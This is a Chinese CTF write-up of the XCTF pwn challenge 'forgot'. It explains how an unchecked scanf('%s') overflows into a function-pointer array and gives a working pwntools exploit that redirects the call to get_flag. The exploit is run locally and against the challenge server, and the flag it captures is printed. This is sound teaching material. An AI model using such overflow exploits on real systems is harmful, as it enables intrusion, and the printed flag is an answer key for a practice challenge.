forgot [XCTF-PWN][高手进阶区]CTF writeup攻防世界题解系列13

原创

3riC5r 于 2019-12-23 15:04:49 发布
分类专栏： XCTF-PWN CTF 文章标签： 攻防世界 xctf pwn ctf

题目地址：forgot

本题是高手进阶区的第二题，恭喜大家已经进入高手行列！好假好假，哈哈哈！

废话不说，看看题目先


这个题目有很长的描述，但是都是废话，不去管他了。

照例下载附件，做下安全检查

```
root@mypwn:/ctf/work/python/forgot# checksec 39d012d5bbc34295855136e9662a5392
[*] '/ctf/work/python/forgot/39d012d5bbc34295855136e9662a5392'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

好的，没有什么问题，只有启动NX。

那我们就可以先用ida反编译



左边的函数看起来超多，不过毛主席说过“一切敌人都是纸老虎！”，我们向着困难前进。

分析过后发现真的都是纸老虎，哈哈！

我挑出来两个重要函数，给大家展示一下，已经对变量函数做过重命名了。

```
int __cdecl main()
{
  size_t nIndexCurrent; // ebx
  char szInputString[32]; // [esp+10h] [ebp-74h]
  int (*ptrFunction_1)(); // [esp+30h] [ebp-54h]
  int (*ptrFunction_2)(); // [esp+34h] [ebp-50h]
  int (*ptrFunction_3)(); // [esp+38h] [ebp-4Ch]
  int (*ptrFunction_4)(); // [esp+3Ch] [ebp-48h]
  int (*ptrFunction_5)(); // [esp+40h] [ebp-44h]
  int (*ptrFunction_6)(); // [esp+44h] [ebp-40h]
  int (*ptrFunction_7)(); // [esp+48h] [ebp-3Ch]
  int (*ptrFunction_8)(); // [esp+4Ch] [ebp-38h]
  int (*ptrFunction_9)(); // [esp+50h] [ebp-34h]
  int (*ptrFunction_a)(); // [esp+54h] [ebp-30h]
  char szName; // [esp+58h] [ebp-2Ch]
  int nChoice; // [esp+78h] [ebp-Ch]
  size_t i; // [esp+7Ch] [ebp-8h]

  nChoice = 1;
```

```
nChoice = 1;
ptrFunction_1 = fun_1;
ptrFunction_2 = fun_2;
ptrFunction_3 = fun_3;
ptrFunction_4 = fun_4;
ptrFunction_5 = fun_5;
ptrFunction_6 = fun_6;
ptrFunction_7 = fun_7;
ptrFunction_8 = fun_8;
ptrFunction_9 = fun_9;
ptrFunction_a = fun_a;
puts("What is your name?");
printf("> ");
fflush(stdout);
fgets(&szName, 32, stdin);
welcome_message((int)&szName);
fflush(stdout);
printf("I should give you a pointer perhaps. Here: %x\n\n", fun_5);
fflush(stdout);
puts("Enter the string to be validate");
printf("> ");
fflush(stdout);
__isoc99_scanf("%s", szInputString);
for ( i = 0; ; ++i )
{
  nIndexCurrent = i;
  if ( nIndexCurrent >= strlen(szInputString) )
    break;
  switch ( nChoice )
  {
    case 1:
      if ( is_ll_num_ul_2(szInputString[i]) )
        nChoice = 2;
      break;
    case 2:
      if ( szInputString[i] == 64 )
        nChoice = 3;
      break;
    case 3:
      if ( is_ll_num_ul(szInputString[i]) )
        nChoice = 4;
      break;
    case 4:
      if ( szInputString[i] == 46 )
        nChoice = 5;
      break;
    case 5:
      if ( is_l_letter(szInputString[i]) )
        nChoice = 6;
      break;
    case 6:
      if ( is_l_letter(szInputString[i]) )
        nChoice = 7;
      break;
    case 7:
      if ( is_l_letter(szInputString[i]) )
        nChoice = 8;
      break;
    case 8:
      if ( is_l_letter(szInputString[i]) )
```

```
          nChoice = 9;
        break;
      case 9:
        nChoice = 10;
        break;
      default:
        continue;
    }
  }
  (*(&ptrFunction_1 + --nChoice))();
  return fflush(stdout);
}


int get_flag()
{
  char s; // [esp+1Eh] [ebp-3Ah]

  snprintf(&s, 0x32u, "cat %s", "./flag");
  return system(&s);
}
```

对，你没有看错，其他的函数都没啥用处，存粹是装饰的！只有main和get_flag。

这个题目最重要的两个点就是：

1. __isoc99_scanf("%s", szInputString);
2. (*(&ptrFunction_1 + --nChoice))();

第一句可以溢出，第二句是执行的调用。

我先把main中的那一堆函数给大家展示一下：

```
  int (*ptrFunction_1)(); // [esp+30h] [ebp-54h]
  int (*ptrFunction_2)(); // [esp+34h] [ebp-50h]
  int (*ptrFunction_3)(); // [esp+38h] [ebp-4Ch]
  int (*ptrFunction_4)(); // [esp+3Ch] [ebp-48h]
  int (*ptrFunction_5)(); // [esp+40h] [ebp-44h]
  int (*ptrFunction_6)(); // [esp+44h] [ebp-40h]
  int (*ptrFunction_7)(); // [esp+48h] [ebp-3Ch]
  int (*ptrFunction_8)(); // [esp+4Ch] [ebp-38h]
  int (*ptrFunction_9)(); // [esp+50h] [ebp-34h]
  int (*ptrFunction_a)(); // [esp+54h] [ebp-30h]

  ptrFunction_1 = fun_1;
  ptrFunction_2 = fun_2;
  ptrFunction_3 = fun_3;
  ptrFunction_4 = fun_4;
  ptrFunction_5 = fun_5;
  ptrFunction_6 = fun_6;
  ptrFunction_7 = fun_7;
  ptrFunction_8 = fun_8;
  ptrFunction_9 = fun_9;
  ptrFunction_a = fun_a;
```

这一堆函数，组成了一个函数数组，改下大家容易看的更懂：

```
int (*ptrFunction[10]) () = {
  fun_1, fun_2, fun_3, fun_4, fun_5, fun_6, fun_7, fun_8, fun_9, fun_a
}
```

这样的话，最后一句

```
(*(&ptrFunction_1 + --nChoice))();
```

就可以改写成

```
ptrFunction[--nChoice]();
```

所以我们只需要通过szInputString的输入溢出到ptrFunction，就可以覆盖ptrFunction的函数调用地址，覆盖的地址用get_flag的地址，就可以直接拿到flag。

所以就没问题了，接下来就先构造一下paload：

```
get_flag = 0x080486CC
payload = 'A' * 0x20 + p32(get_flag)
```

注意这里不能用小写字符a，因为程序会判断是否是小写就会改写nChoice的值，那就不会调用函数数组的第一个元素了。

所以根据payload，我们编写python代码如下：

```
#coding:utf8

from pwn import *

process_name = './39d012d5bbc34295855136e9662a5392'
p = process(process_name)
# p = remote('111.198.29.45', 39908)



get_flag = 0x080486CC
payload = 'A' * 0x20 + p32(get_flag)

p.sendlineafter('What is your name?\n> ', 'aaa')
p.sendlineafter('> ', payload)
p.interactive()
```

执行之后的结果如下：

```
root@mypwn:/ctf/work/python/forgot# python forgot.py
[+] Starting local process './39d012d5bbc34295855136e9662a5392': pid 105
[*] Switching to interactive mode
cat: ./flag[*] Process './39d012d5bbc34295855136e9662a5392' stopped with exit code 0 (pid 105)
: No such file or directory
[*] Got EOF while reading in interactive
$
```

我们看到是执行成功了，已经转入到了get_flag函数中了，那我们就修改一下，发送到服务器看看情况：

```
root@mypwn:/ctf/work/python/forgot# python forgot.py
[+] Opening connection to 111.198.29.45 on port 39908: Done
[*] Switching to interactive mode
cyberpeace{cca7a7963faa8f8b3718b2394bb18cf4}
[*] Got EOF while reading in interactive
$
```

好的，没有问题，已经取得了flag。

这个题目与其说是考漏洞，不如说是考c语言，主要考的知识点是函数指针数组在汇编语言中的表现形式。